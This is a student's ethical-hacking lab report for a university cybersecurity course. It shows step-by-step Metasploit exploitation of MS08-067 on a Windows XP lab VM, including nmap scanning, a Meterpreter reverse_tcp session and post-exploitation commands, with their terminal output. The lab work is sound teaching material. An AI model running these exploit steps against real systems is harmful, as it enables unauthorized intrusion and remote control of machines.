

**India Henry
CYSE 301 - 32781
Shideh Yavary Mehr
4 April 2025**

**CYSE: Cybersecurity Techniques and Operations
Assignment: Lab 4 - Ethical Hacking**

Power on the following VMs for this assignment:


Internal Kali (Attacker)

pfSense VM (power on only)

Windows XP, Windows 2022, or Windows 7 (depending on the subtasks)

Task A: Exploit SMB on Windows XP with Metasploit

1. Run a port scan against the Windows XP using the nmap command to identify open ports and services



```
Kali - Internal Workstation on CY301-IHENR002 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# nmap -v -sn 192.168.10.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-02 16:00 EDT
Initiating ARP Ping Scan at 16:00
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 16:00, 1.98s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 2 hosts. at 16:00
Completed Parallel DNS resolution of 2 hosts. at 16:00, 0.00s elapsed
Nmap scan report for 192.168.10.0 [host down]
Nmap scan report for 192.168.10.1 [host down]
Nmap scan report for pfSense.CYSE.com (192.168.10.2)
Host is up (0.0054s latency).
MAC Address: 00:15:5D:40:57:29 (Microsoft)
Nmap scan report for 192.168.10.3 [host down]
Nmap scan report for 192.168.10.4 [host down]
Nmap scan report for 192.168.10.5 [host down]
Nmap scan report for 192.168.10.6 [host down]
Nmap scan report for 192.168.10.7 [host down]
Nmap scan report for 192.168.10.8 [host down]
Nmap scan report for 192.168.10.9 [host down]
Nmap scan report for 192.168.10.10 [host down]
Nmap scan report for 192.168.10.11 [host down]
Nmap scan report for 192.168.10.12 [host down]
Nmap scan report for 192.168.10.14
Host is up (0.016s latency).
MAC Address: 00:15:5D:40:57:09 (Microsoft)
Nmap scan report for 192.168.10.15 [host down]
```

I ran an nmap scan to see if there were any open ports.

2. Identify the SMB port number (default: 445) and confirm that it is open

```
Initiating Parallel DNS resolution of 1 host. at 16:00
Completed Parallel DNS resolution of 1 host. at 16:00, 0.00s elapsed
Nmap scan report for 192.168.10.13
Host is up.
Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.17 seconds
Raw packets sent: 513 (14.364KB) | Rcvd: 7 (196B)

(root@kali)-[~]
#
```

Confirming the port is open at the end of the nmap scan

3. Launch Metasploit Framework and search for the exploit module:
ms08_067_netapi

```
root@kali: ~
File Actions Edit View Help

(root@kali)-[~]
# msfconsole -q
msf6 > search ms08_067_netapi

Matching Modules
=====
# Name                               Disclosure Date  Rank  Check  Des
cription
-----
0 exploit/windows/smb/ms08_067_netapi 2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0, or use exploit/windows/smb/ms08_067_netapi

msf6 >
```

Launching metasploit; searching the netapi exploit command

4. Use `ms08_067_netapi` as the exploit module and set meterpreter `reverse_tcp` as the payload

The screenshot shows a terminal window on a Kali Linux system. The user is in the `msf6` framework. They have searched for the `ms08_067_netapi` module and are now configuring it. The terminal output shows the following steps:

```
msf6 > info -d exploit/windows/wins/ms04_045_wins
[*] Generating documentation for ms04_045_wins, then opening /tmp/ms04_045_wi
ns_doc20250402-3949-n0n31c.html in a browser...
msf6 > search ms08_067_netapi


Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Des
cription
--  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes   MS0
8-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi

msf6 > exploit/windows/smb/ms08_067_netapi
[-] Unknown command: exploit/windows/smb/ms08_067_netapi
This is a module we can load. Do you want to use exploit/windows/smb/ms08_067
_netapi? [y/N] y
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Using the exploit searched in the last step; configuring the payload

5. Use `5525` as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target



Setting rhost to Windows XP; Setting lhost to Internal Kali; Setting port to 5525; Showing options to display configurations before performing the exploit

Post Exploitation

6. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:5525 → 192.168.10.14:1040) at 2025-04-02 16:17:08 -0400

meterpreter > |
```

Running exploit

7. In the meterpreter shell, display the target system's local date and time
8. In the meterpreter shell, get the SID of the user
9. In the meterpreter shell, get the current process identifier
10. In the meterpreter shell, get system information about the target

```
Kali - Internal Workstation on CY301-IHENR002 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target ...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 2 opened (192.168.10.13:5525 -> 192.168.10.14:1041) at 2025-04-02 16:53:33 -0400

meterpreter > localtime
Local Date/Time: 2025-04-02 15:53:46.848 Eastern Standard Time (UTC-500)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1172
meterpreter > sysinfo
Computer          : ORG-JLF9I0GWXFM
OS                : Windows XP (5.1 Build 2600, Service Pack 3)
Architecture     : x86
System Language  : en_US
Domain           : WORKGROUP
Logged On Users  : 2
Meterpreter      : x86/windows
meterpreter >
```

7. Using the localtime command to get local date and time
8. Using the getuid command to get the SID of the user
9. Using the getpid command to get the current process identifier
10. Using the sysinfo command to get system information about the target